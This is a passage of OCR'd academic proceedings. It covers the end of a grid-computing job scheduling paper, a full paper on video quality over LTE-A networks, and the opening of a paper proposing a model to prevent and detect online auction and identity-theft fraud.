To obtain the corresponding value for data-intensive dimension of the submitted job, the algorithm needs to apply an equivalent mean operation on network links. Equation (5) calculates this value by averaging on time needed to collect a specific set of datasets DS for each cluster. Mean path length for each cluster C is calculated using Eq. (6), where M is the number of clusters and *count* (DS) is the number of datasets in DS. Moreover, transfer length (C, ds) denotes the distance between C and the closest cluster providing ds.

$$E[\text{Transfer Time}] = \frac{\sum_{i=1}^{M} \text{Total Transfer Length}(\text{DS}, C_i)}{M} \tag{5}$$

$$\text{Total Transfer Length}(\text{DS}, C) = \sum_{\text{ds} \in \text{DS}} \text{Transfer Length}(C, \text{ds}) \cdot \text{size}(\text{ds}). \tag{6}$$

The algorithm assesses the expected values of runtime by Eq. (7). Finally, the factor Z is calculated by using Eq. (8) for a given job.

$$E[\text{Run Time}] = \frac{\text{CP}_i}{E[\text{Computation Power}]}, \tag{7}$$

$$Z = \frac{E[\text{Run Time}]}{E[\text{Transfer Time}] + E[\text{Run Time}]}. \tag{8}$$

3.3 Rank-Based Hybrid Scheduling Algorithm

After describing the roles of different components of the proposed algorithm, RS and CRA, it is the time to explain the main algorithm. Actually, the algorithm combines the results of RS and CRA algorithms considering the weight of the factor Z. The RBHS algorithm is described in the pseudo-code form in Table 2.

As can be seen in Table 2, when the RBHS algorithm is executed for a submitted job, both RS Score and CRA Score are generated by calling RS and CRA for each cluster. Combining these two scores by affecting the factor Z generates the Final Score for all clusters. The task of scheduling the submitted job is then completed by selecting the cluster with minimum Final Score and assigning the job to it.

Table 2 The rank-based hybrid scheduling algorithm

```
1 For each job j do
2 compute the factor Z for j
3     For each cluster C_i do
4         call RS and compute RSScore (j, C_i)
5 call CRA and compute CRAScore (j, C_i)
6 compute FinalScore (j, C_i) using
7     End For
8 select cluster with minimum FinalScore and assign j to it
9 End For
```

4 Performance Evaluation

In this section, the scheduling problem of 1,000 jobs on 100 clusters within a hypothetical grid environment is considered. The results obtained from simulating our proposed algorithm are compared to the results of an algorithm proposed by Buyya et al. [8], which is called *SCP Tree Search*. In *SCP Tree Search* algorithm, the problem of finding the subset of data servers providing required datasets is reduced to a *Set Cover Problem*. In *SCP Tree Search* algorithm, for each job submitted, it first finds a subset of data servers with minimum number of data servers, which provide required datasets. Afterward, for those selected data servers, the algorithm finds the best computational resource for executing the job. The best computational resource is the one which can gather the required datasets from the selected data servers and complete the job in minimum possible time.

4.1 Network Topology and Randomly Generated Grid Environment

The topology of the network is generated by Erdős–Rényi model, which sets an edge between each pair of nodes with equal probability, independent of the other edges [11].

The size of the datasets as well as the computational power required by the jobs can be approximated by *Power Law* distribution [12] in which the more the size of a dataset increases, the less it is probable to occur [13]. However, the distribution of the computational power provided by the clusters and the bandwidth of the links are decided to follow *Gaussian* distribution. Datasets are spread over grid environment uniformly.

4.2 Numerical Results

In order to compare the performance of the proposed algorithm with *SCP Tree Search*, two metrics named *total makespan* and *transfer time* are selected. The makespan of a resource is the time slot between the start and completion of a sequence of tasks assigned to the resource, and the total makespan of a grid environment is defined as the largest makespan of the grid resources [4]. Moreover, transfer time is defined as the total time that the submitted job spends on collecting datasets, regardless of the time required for executing the job. These two




Fig. 2 Makespan of RBHS and *SCP Tree Search* in first scenario




Fig. 3 Mean transfer time of RBHS and *SCP Tree Search* in first scenario




Fig. 4 Makespan of RBHS and *SCP Tree Search* in second scenario

metrics are calculated when each job arrives at the scheduler during the batch-mode simulation of jobs in the grid environment.

Simulations are done in three different scenarios: The first and second scenarios show grid environments with more computation-intensive and data-intensive jobs, respectively, and the third one simulates an environment with an equal amount of both classes of jobs. The results of comparison when most of submitted jobs are computation intensive are shown in Figs. 2 and 3. According to Figs. 2 and 3, the performance of the proposed algorithm is reasonably better than *SCP Tree Search* algorithm in terms of both makespan and transfer time.




Fig. 5 Mean transfer time of RBHS and *SCP Tree Search* in second scenario




Fig. 6 Makespan of RBHS and *SCP Tree Search* in third scenario

The results of the second scenario are shown in Figs. 4 and 5. Furthermore, the results of the combination situation, the third scenario, are demonstrated in Figs. 6 and 7. As can be seen in Figs. 4 and 5, the proposed algorithm still outperforms *SCP Tree Search* algorithm; however, the performance is not as dominant as performance of the previous scenarios. This is mainly due to the fact that in scheduling by *SCP Tree Search* algorithm, the data-intensive dimension of the jobs is first considered, so the computation-intensive dimension is in lower priority. In point of fact, if the submitted jobs are more data intensive, the performance of *SCP Tree Search* algorithm comes close to the performance of RBHS algorithm and vice versa.




Fig. 7 Mean transfer time of RBHS and *SCP Tree Search* in third scenario

5 Conclusion

Considering different requirements of jobs during scheduling phase within grid environments is the main concern of this paper. To achieve a more suitable scheduling in grids, an algorithm named RBHS is presented in this paper to address the problem of simultaneously considering data-intensive and computation-intensive dimensions of the jobs. The proposed algorithm brings into account the ratio of being data intensive to being computation intensive for each submitted job and then scales the effect of two subalgorithms that each one considers one of the dimensions mentioned above.

References

1. Foster, I., Kesselman, C.: The Grid 2: Blueprint for a New Computing Infrastructure, 2nd edn. Elsevier and Morgan Kaufmann, San Francisco (2004)
2. Fernandez-Baca, D.: Allocating modules to processors in a distributed system. IEEE Trans. Softw. Eng. **15**, 1427–1436 (1989)
3. Kardani-Moghadam, S., Khodadadi, F., Entezari-Maleki, R., Movaghar, A.: A hybrid genetic algorithm and variable neighborhood search for task scheduling problem in grid environment. Procedia Eng. **29**, 3808–3814 (2012)
4. Entezari-Maleki, R., Movaghar, A.: A Genetic-based Scheduling Algorithm to Minimize the Makespan of the Grid Applications. In: Kim, T., Yau, S., Gervasi, O., Kang, B., Stoica, A., lzak, D., (eds.) Grid and Distributed Computing, Control and Automation. CCIS, vol. 121, pp. 22–31. Springer, Heidelberg (2010)
5. Mousavinasab, Z., Entezari-Maleki, R., Movaghar, A.: A Bee Colony Task Scheduling Algorithm in Computational Grids. In: Snasel, V., Platos, J., El-Qawasmeh, E. (eds.) International Conference on Digital Information Processing and Communications (ICDIPC). CCIS, vol. 188, pp. 200–211. Springer, Heidelberg (2011)
6. Wong H.M., Bharadwaj V., Dantong Y., Robertazzi, T.G.: Data intensive grid scheduling: multiple sources with capacity constraints. In: Proceedings of the 15th International Conference on Parallel and Distributed Computing Systems (PDCS), pp. 163–170. IEEE Press, Cambridge, MA, USA (2004)
7. Xhafa, F., Abraham, A.: Computational models and heuristic methods for grid scheduling problems. Future Gener. Comput. Syst. **26**, 608–621 (2010)
8. Venugopal, S., Buyya, R.: An SCP-based heuristic approach for scheduling distributed data-intensive applications on global grids. J. Parallel Distrib. Comput. **68**, 471–487 (2008)
9. Karp, R.M.: Reducibility Among Combinatorial Problems. In: Jünger, M., et al. (eds.) 50 Years of Integer Programming 1958–2008, pp. 219–241. Springer, Heidelberg (2010)
10. Galinier, P., Hertz, A.: A survey of local search methods for graph coloring. J. Comput. Oper. Res. **33**, 2547–2562 (2006)
11. Erdős, P., Rényi, A.: The evolution of random graphs. Publ. Math. Inst. Hungar. Acad. Sci. **5**, 17–61 (1960)
12. Park, K., Kim, G., Crovella, M.: On the Relationship between file sizes. In: Proceedings of the 1996 International Conference on Network Protocols (ICNP). pp. 171–180. IEEE Press, Atlanta, GA, USA (1996)
13. Newman, M.E.J.: Power laws, Pareto distributions and Zipf's law. Contemp. Phys. **46**, 323–351 (2005)

Performance Evaluation of Video Communications Over 4G Network

Gaurav Pande

Abstract With exponential increase in the volumes of video traffic in cellular networks, there is an increasing need for optimizing the quality of video delivery. Fourth-generation networks (Long-Term Evolution-Advanced or LTE-A) are being introduced in many countries worldwide, which allow a downlink speed of up to 1 Gbps and uplink of 100 Mbps over a single base station. In this paper, we characterize the performance of LTE-A physical layer in terms of transmitted video quality when the channel conditions and LTE settings are varied. We test the performance achieved as the channel quality is changed and HARQ features are enabled in physical layer. Blocking and blurring metrics were used to model image quality.

Keywords LTE-A · Mobile video · Quality assessment · Matlab · Blocking · Blurring

1 Introduction

Mobile video is quickly becoming a mass consumer phenomenon, much as digital photos were earlier in the smartphone adoption cycle. There is a tectonic shift to on-demand and on-the-go video services. Video streaming services such as Netflix and YouTube are generating large volumes of traffic and revenue (3 billion $ for Netflix in 2011).

Moreover, the cellular networks are migrating towards a new technology 4G LTE, which is 10× faster than 3G. Boosted bandwidth allows for quicker uploads and better streaming quality. LTE-A targets to achieve peak uplink and downlink data rates of 500 Mbps and 1 Gbps, respectively, for low-speed UEs and around

G. Pande (✉)
Department of MCA, RK Goel Institute of Technology, Ghaziabad, India
e-mail: reachgauravpande@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_80, © Springer India 2014

100 Mbps for those with higher mobilities. It accommodates the next generation of telecommunication services such as real-time high-definition video streaming, mobile HDTV, and high-quality video conferencing. In LTE-A systems, the bandwidths in both uplink and downlink can go up to 100 MHz, which is achieved by carrier aggregation (CA) or aggregation of individual component carriers.

There have been volumes of research in different aspects of multimedia systems, to enhance the performance of mobile video. Hardware architectures have been proposed for mobile video compression and encryption [1–3]. Efficient video transmission in cellular low-bandwidth scenarios has also been discussed [4–8]. With 4G LTE becoming popular, we attempt to understand the features of LTE, which help in high-quality video transmission. The major features that distinguish LTE from 3G technologies at the air interface are orthogonal frequency division multiple access (OFDMA), advanced MIMO technology, and hybrid automatic repeat request (HARQ). In addition, LTE uses flat-IP architecture for the core network. LTE uses OFDMA in the downlink (DL) for efficient multiple access and for countering multipath-frequency-selective fading. OFDMA divides the available channel into number of sub-carriers and is naturally suitable for scalable bandwidth allocation by varying the fast Fourier transform (FFT) size. LTE uses single-carrier FDMA (SC-FDMA) [9] in the uplink (UL) to obtain a low peak-to-average power ratio (PAPR). In this paper, we concentrate only on the DL. LTE supports a full range of multiple antenna transmission techniques including transmit diversity (TD) [10], spatial multiplexing (SM) [11], and closed-loop eigen-beamforming [12] that are suited for different objectives. TD is used for obtaining reliable transmissions and is achieved by using space-frequency block codes [13] in LTE. SM is used for obtaining enhanced throughput and is achieved by using layered space-time codes [11]. Eigen-beamforming is also used to improve reliability of transmissions when accurate channel state information is available. Traditional link adaptation techniques used channel quality information only to adapt the MCS level used for transmissions.

In this paper, we use the LTE physical layer simulator presented earlier in [14, 15]. The features of this simulator correspond to a practical LTE station. It is developed in Matlab. There has been impending interest in studying the quality of video transmitted over mobile networks. Many researchers have discussed this problem in great length [8, 16–19]. The main motivation in studying the quality of video delivered over mobile devices is as follows:

1. By understanding the video quality delivered to end user, we can effectively quantize the performance of video application. This is not possible by mere measurements of network QoS parameters. Studying video quality helps us to closely understand how the end users will perceive the transmitted video.
2. With exponential increase in mobile traffic, the capacity of cellular networks will be saturated very quickly. According to Peter Rysavy, a wireless analyst in the USA, mobile broadband will surpass the spectrum available in mid-2013 [18]. If we can measure the perceived video quality by end users, we can




Fig. 1 Overall block diagram of physical layer in LTE-A

optimize the quality so as to provision more number of users in the same bandwidth.

3. Video quality is subjective, and some small distortions may not be visible. This opens a new area of perceptual optimization where network resource allocation protocols are designed to provide video experience measurably improved under perceptual models of human eye [8] (Fig. 2).

To this end, in this paper, we present an evaluation of video quality in video streaming services in LTE-A.

2 LTE PHY Details

In this section, we detail about the various parameters in LTE-A, their meaning and significance and also explain the choices we used for implementation for uplink transmission. OFDM is a well-known modulation technique, but is rather novel in cellular applications. LTE uses a rate-1/3 parallel concatenated convolutional code (PCCC) consisting of two identical 8-state rate-½ convolutional encoders connected parallel using an internal interleaver. Viterbi decoding of turbo codes is complex due to the large number of states involved in a concatenated trellis. So an iterative maximum a posteriori (MAP) detector-based algorithm [9] is used as a practical alternative decoding scheme. In the DL, LTE uses asynchronous and adaptive HARQ mechanism. The schedule of the HARQ transmissions is not pre-declared to the UE. This gives the eNodeB flexibility in scheduling according to priorities and available resource. LTE uses incremental redundancy (IR) HARQ as opposed to chase combining. LTE supports up to four redundancy versions for IR HARQ (re)transmissions denoted by rvidx = 0, 1, 2, and 3. In each version, a part of rate-1/3 turbo-encoded data are transmitted dependent on rvidx value.

The rate matching converts the rate-1/3 output from the turbo-encoder to the target coding rate. This is done by a block consisting of a three sub-block interleavers, a circular buffer, and a bit-selection block [18]. The number of bits selected depends on the target coding rate. The start point (or offset) of the selected bits is determined by the HARQ redundancy version rvidx. OFDMA LTE uses OFDMA for DL access. The available frequency is divided into sub-carriers of 15-kHz bandwidth.

A tapped delay line model is used to model multipath-frequency-selective channel between transmit antenna and receive antenna [14]. The metrics used for this work are as follows: PSNR or peak signal-to-noise ratio, SSIM or structural similarity metric [20, 21], blocking [20–23], and blurring [24].

3 Evaluation

To test the comparative performance of LTE physical layer in our simulations, we bypass the higher layers such as transport protocol, IP layer, and network layer. Rather, we directly connect application layer data to the physical layer. Since we are interested in evaluating the comparative performance of PHY-level parameters, this change in configuration does not matter. The Simulink model proposed earlier by earlier researchers [14, 15] was used for the simulations. The quality of video was evaluated in terms of blocking metrics by implementing the reference implementation of most cited work [23].

We choose three video samples—Akiyo video, Rhino video, and Harbor video to maintain diversity in the sample set.

3.1 Experiments

To perform this set of experiments, we took a constant value of other parameters such as modulation (kept at 32 QAM) and code rates (2/3), HARQ (kept at 1) and MIMO (disabled). We then changed the channel SNR (EbNo) value from 0 to 20 db. We observe a very poor performance for low SNR (high noise) where practically the entire image has severe blocking and unacceptable quality. As the SNR goes above 18, we observe good quality video streaming (Fig. 2).

Figure 3 shows the blocking and blurring [25, 26] values measured for the three test video sequences—Harbor, Rhino, and Akiyo, respectively. It can be clearly seen how blurring metric is agnostic to network channel conditions and the value remains practically the same throughout. The Blocking metric performance was measured in logarithmic scale as the numerical values are too large. It can be seen that different videos require different bit rates and hence different channel conditions for satisfactory transmission. In our case, Akiyo video can be transmitted fairly properly even at 10 db, while other videos require 16- or 18-db SNR. We




Fig. 2 Blocking and blurring measurements for Akiyo video sequence as a function of channel variations. The modulation and code rates and HARQ/MIMO (off) parameters are kept constant to take these observations

hope that this performance can be improved by using HARQ technique for Harbor and Rhino videos. Next, we change the HARQ retransmission rates while keeping the other parameters constant. We do this for Harbor video sequence and report the observations in Fig. 4. This can be confirmed here that blurring metrics do not provide any significant information about network degradations. There is no consistency in the results for varying values of HARQ retransmissions. The blocking metrics give consistent performance, we can see that increasing the number of retransmissions reduces the blocking and increases video quality.

We next observe the change in video quality with changes in channel conditions. In the LTE physical layer model, we input the channel SNR (EbNo) value to




Fig. 3 Variation in blocking and blurring with changes in HARQ retransmission options for Harbor video sequence




Fig. 4 Variation in blocking and blurring with changes in modulation scheme used in LTE PHY for different channel conditions

indicate the channel conditions. Depending on this and the modulation/code rate chosen, we obtain the exact error rate for the system. Therefore, we plot this time as a function of modulation rates, keeping the code rate fixed to 2/3 and HARQ set to 4. As the SNR increases, the channel improves and it can be seen that higher modulation rates can be used while maintaining lower blocking values. In this case, blurring measurements are consistent; however, the difference between them is small.

4 Discussions and Conclusions

In this paper, we examined the performance of LTE physical layer with respect to video delivery. We used two popular image distortion measurement metrics, namely blocking and blurring. We find that blurring artifacts are not very correlated with the image quality, particularly when the distortions are large. Blocking measure gives results consistent with our theoretical understandings.

References

1. Myung, H.G., Lim, J., Goodman, D.J.: Single carrier FDMA for uplink wireless transmission. IEEE Veh. Technol. Mag. **1**, 30–38 (2006)
2. Alamouti, S.M.: A simple transmit diversity technique for wireless communications. IEEE J. Sel. Areas Commun. **16**, 1451–1458 (1998)
3. Foschini, G.J.: Layered space-time architecture for wireless communication in a fading environment when using multi-element antennas. Bell Labs Tech. J. **1**, 41–59 (1996)
4. Sengul, E., Akay, E., Ayanoglu, E.: Diversity analysis of single and multiple beamforming. IEEE Trans. Commun. **54**, 990–993 (2006)
5. Bolcskei, H., Paulraj, A.J.: Space-frequency coded broadband OFDM systems. In: Proceedings of IEEE WCNC '00, vol. 1, pp. 1–6 (2000)
6. Ramamurthi, V., Peng, C.W.: Mobility based MIMO link adaptation in LTE-advanced cellular networks. International conference on broadband, wireless computing, communication and applications (BWCCA). IEEE (2010)
7. Pande, A., Ramamurthi, V., Mohapatra, P.: Quality-oriented Video delivery over LTE using Adaptive Modulation and Coding. Global telecommunications conference (GLOBECOM 2011), IEEE (2011)
8. Moorthy, A., Choi, L., Bovik, A., Veciana, G.D.: Video quality assessment on mobile devices: subjective, behavioral and objective studies (2012)
9. Pande, A., Mittal, A., Verma, A., Kumar, P.: Meeting real-time requirements for a low bitrate multimedia encoding framework. IEEE international conference on electro/information technology, pp. 258–262. EIT 2008. IEEE (2008)
10. Pande, A., Zambreno, J.: Poly-DWT: polymorphic wavelet hardware support for dynamic image compression. ACM Trans. Embedded Comput. Syst. (TECS) **11**(1), 6 (2012)
11. Pande, A., Zambreno, J.: A reconfigurable architecture for secure multimedia delivery. 23rd international conference on VLSI Design, 2010. VLSID'10. IEEE (2010)

12. Pande, A., Zambreno, J., Mohapatra, P.: Hardware architecture for simultaneous arithmetic coding and encryption. International conference on engineering of reconfigurable systems and algorithms (2011)
13. Sood, A., Sarthi, D., Pande, A., Mittal, A.: A novel rate-scalable multimedia service for E-learning videos using content based wavelet compression. In IEEE India Conference (INDICON), pp. 1–6 (2006)
14. Baik, E., Pande, A., Mohapatra, P.: Cross-layer Coordination for Efficient Contents Delivery in LTE eMBMS Traffic. IEEE MASS (2012)
15. McDonagh, P., Vallati, C., Pande, A., Mohapatra, P., Perry, P., Mingozzi, E.: Quality-Oriented Scalable Video Delivery using H. 264 SVC on an LTE Network. International conference on wireless personal multimedia communications (WPMC) (2011)
16. Mittal, A., Soundararajan, R., Bovik, A.: Making a 'Completely Blind' Image Quality Analyzer: 1-1. IEEE Signal Processing Letters (2012)
17. Mittal, A., Moorthy, A., Bovik, A.: No-reference image quality assessment in the spatial domain. IEEE Trans. Image Process., p. 1 (2012)
18. Chan, A.J., Pande, A., Baik, E., Mohapatra, P.: Temporal quality assessment for mobile videos. In Proceedings ACM Mobicom, pp. 221–232 (2012)
19. Wang, Z., Bovik, A., Sheikh, H.R., Simoncelli, E.P.: Image quality assessment: from error visibility to structural similarity. IEEE Trans. Image Process. **13**(4), 600–612 (2004)
20. Wu, H.R., Yuen, M.: A generalized block-edge impairment metric for video coding. IEEE Signal Process. Lett. **4**(11), 317–320 (1997)
21. Wei, D., Bovik, A.C.: A new metric for blocking artifacts in block transform-coded images and video. Technical Report to Southwestern Bell Technology Resources, Inc., Oct 1998
22. 3GPP TS 36.211: Evolved Universal Terrestrial Radio Access (EULTRA); Physical channels and modulation (2008)
23. Sivaraj, R., Pande, A., Zeng, K., Govindan, K., Mohapatra, P: Edge-prioritized channel-and traffic-aware uplink carrier aggregation in LTE-advanced systems. WOWMOM (2012)
24. 3GPP TS 36.212: Evolved Universal Terrestrial Radio Access (EULTRA); Multiplexing and Channel Coding (2008)
25. Wang, Z., Bovik, A., Evan, B.L.: Blind measurement of blocking artifacts in images. International conference on image processing. Proceedings, vol. 3. IEEE (2000)
26. Marichal, X., Wei, M., Zhang, H.: Blur determination in the compressed domain using DCT information. International Conference on image processing. ICIP 99. Proceedings, vol. 2. IEEE (1999)

Online Hybrid Model for Online Fraud Prevention and Detection

Ankit Mundra and Nitin Rakesh

Abstract The current trend of online business enables better and faster service for users and makes it more profitable for merchants. On the other side, the Internet has become the most popular platform for fraudsters to commit online fraud with ease. Several solutions have been proposed in the literature to overcome these online frauds. But, complete and efficient way out from this problem is still in research. In this paper, we have proposed online hybrid model (OHM) which extensively prevents the possibilities of online fraud, and further, if any possibility is present, then it detects and fixes this possibility. The OHM approach is proposed exclusively for in-auction, non-delivery/merchandise and identity theft frauds. OHM further is applicable to several other online frauds. We have evaluated the performance of this model and have shown that OHM is a robust and highly effective online fraud prevention and detection approach.

Keywords Auction fraud · Credit card fraud · Identity theft fraud · HMM

1 Introduction

Online business is the modern business methodology which uses direct marketing, selling, and services. The growth of Internet has a special significance in the growth of e-commerce [1]. According to a report by US Commerce Department, Forrester Research, Internet Retailer, ComScore. Inc. [2], the online sell is

A. Mundra (✉) · N. Rakesh
Department of Computer Science and Engineering, Jaypee University of Information Technology, Waknaghat, Solan 173234 Himachal Pradesh, India
e-mail: ankitmundra8891@gmail.com

N. Rakesh
e-mail: nitin.rakesh@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_81, © Springer India 2014

Table 1 Online sales data

Year	US online sales
2012 (Quarter 1)	$50,270,000,000
2011	$255,600,000,000
2010	$172,900,000,000
2009	$155,200,000,000
Year	Global online sales
2011	$763,200,000,000
2010	$680,600,000,000

Table 2 Top consumer reasons

Top consumer reasons for shopping online	Percentage of survey citing reason
Time saving	73
More variety	67
Easy to compare prices	59
No crowd	58
Lower prices	55
Spend less on gas	40
Less taxes	30
Other	3

increased rapidly from past few years and it shows why e-commerce is becoming popular.

Increasing growth of online business and consumers over Internet (shown in Tables 1 and 2) [2] have also increased illegal activities simultaneously. Fraudulent behavior over Internet is in general not easy to trace and prosecute. Fraudsters can easily hide their information from large pool of victims without incurring significant cost. One of the key reasons for Internet fraud is the unawareness of the user regarding fraudster's attacking mechanism through Internet medium. Because of the lack of legislation and consequently the information drive in many countries like in Asia, many Asians are victimized by fraudsters [3]. According to National White Collar Crime Center, Internet fraud can be classified as follows [4]: auction fraud, non-delivery/merchandise fraud, business opportunity schemes fraud, identity theft, credit card fraud, online investment scheme fraud, overpayment, money transfer fraud, spam/spin fraud, charity fraud, automotive, and counterfeit card fraud. Among these frauds, three most frequent frauds are as follows: online auction fraud, non-delivery/merchandise fraud, and identity theft. Online auction fraud is one of the most common types of Internet fraud (see Sect. 2). The process of online auction fraud can be seen as follows: First, online users visit auction Web sites to buy and sell various items. Then, interested buyers can bid for the auction item. Upon winning, the buyer pays for the auction item. The fraud occurs when the victim does not receive the item or receives an item of lesser value than advertised [5]. Second is non-delivery payment/merchandise, which is also one of most fraud areas created by fraudster Internet marketing and retail Web sites,

which provide variety of products and services. The victim is misled, by a legitimate-looking site and effective marketing. Then victims give their credit card information or send payment by some other means for goods and services provided by fake sites. The goods never arrive, or if they arrive, then the product's worth will be less than their real price [4]. Third is identity theft; when a person pretended to become another person by using the information like credit card detail of that person to commit fraud [4].

In this paper, we have proposed a model to prevent and detect online in-auction fraud and non-delivery payment/merchandise due to their high probability among the Internet fraud. Our model is the online hybrid model (OHM) that works in two stages. One is it prevents both the users and Web servers from fraud; secondly, if fraud occurs in the system, then it detects the fraud and informs to victim. OHM is able to prevent and detect frauds like auction fraud, Internet marketing and retail fraud, card theft fraud, and identity theft fraud.

